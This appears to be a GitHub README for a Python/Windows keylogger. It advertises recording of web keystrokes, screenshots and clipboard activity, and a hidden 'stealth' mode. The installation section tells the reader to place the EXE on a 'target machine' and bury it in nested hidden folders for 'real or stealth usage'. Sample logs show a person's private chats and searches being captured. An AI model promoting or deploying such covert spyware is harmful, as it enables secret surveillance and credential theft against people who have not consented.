shub-script/Keylogger

GitHub: shub-script/Keylogger

Stars: 0 | Forks: 0

Logo

## Feature Grid

Web Keystroke Logging

[ Records everything typed and done inside web apps and browsers. ]
[ Each website is saved separately with full activity details. ]


Offline Support

[ Works fully offline without internet. All logs and screenshots are saved locally on the system ,no data sharing. ]


Stealth Support

[ Runs silently in the background Can be hidden or shown anytime with a hotkey. ]


EXE Support

[ Runs as a single portable Windows EXE.No Python required ]

Installation ⚡ (click)

Choose a Usage Method
## Method 1: Use EXE (Quick Run)

- Download the EXE file - Save the EXE on the target machine - Double-click the EXE to run - No Python installation required ## Method 2: Run Using Git Clone (Script Mode)

https://github.com/shubham-shipt/keylog-v12.git cd keylog-v12 pip install pynput pillow psutil py -3.12 main.py
Important Information 💬 (click)

  • The Key-Stoker folder is created in the same directory where the EXE file is located

For real or stealth usage

  • Place the EXE inside a hidden folder
  • Use a nested or tree-style directory structure
  • Execute the EXE only after placing it in the final location

For testing and analysis

  • The EXE or script can be executed from any directory

Example Folder Structure

HiddenFolder/ ├─ SystemData/ │ ├─ Cache/ │ │ ├─ app.exe │ │ └─ Key-Stoker/ │ │ ├─ Web-Keylogs/ │ │ ├─ System-Applications/ │ │ └─ Screenshots/
Example Keylogger Output 🔐 (click)


Session Overview

  • Session Start: 2026-01-16 09:12:01
  • Session End: 2026-01-16 14:45:17
  • Total Duration: 5h 33m


Web & Application Keystrokes

WhatsApp Web

[09:14:20] Typed: "Hey, are we meeting at 5pm?" [09:15:02] Typed: "Yes, I will reach by 5:10."

ChatGPT (Browser)

[10:05:18] Typed: "Explain Python multithreading" [10:07:44] Typed: "Give example with code"

Instagram Web

[11:12:09] Typed: "Nice post 🔥" [11:12:41] Typed: "DM me details"

YouTube

[12:01:10] Search: "how to obfuscate python code"


Clipboard Activity


Screenshot Events


Generated Folder Structure
Key-Stoker/ ├─ Web-Keylogs/ │ ├─ Chrome/ │ │ ├─ WhatsApp.txt │ │ ├─ ChatGPT.txt │ │ ├─ Instagram.txt │ │ └─ YouTube.txt │ ├─ System-Applications/ │ ├─ FileExplorer.txt │ ├─ Notepad.txt │ └─ PowerShell.txt │ ├─ Screenshots/ │ ├─ click_2026-01-16_10-10-44.png │ ├─ enter_2026-01-16_09-16-05.png │ └─ appchange_2026-01-16_11-30-02.png │ └─ main_summary.txt

## Tool Preview

Tool Preview

## Tech Stack

### Core Language - **Python 3.12+** Used for event-driven input monitoring, process detection, logging pipelines, GUI handling, and session analytics. ### Key Libraries - **pynput** – Low-level keyboard and mouse event listening - **Pillow (PIL)** – Screenshot capture and image processing - **psutil** – Active process detection and system monitoring - **tkinter** – Native GUI interface for controls and live preview - **threading / queue** – Background workers and non-blocking logging - **subprocess / os / pathlib** – System interaction and file management ### Packaging & Execution - **PyInstaller** – Converts the script into a standalone Windows EXE - Enables execution without Python installed on the target machine
标签:后端开发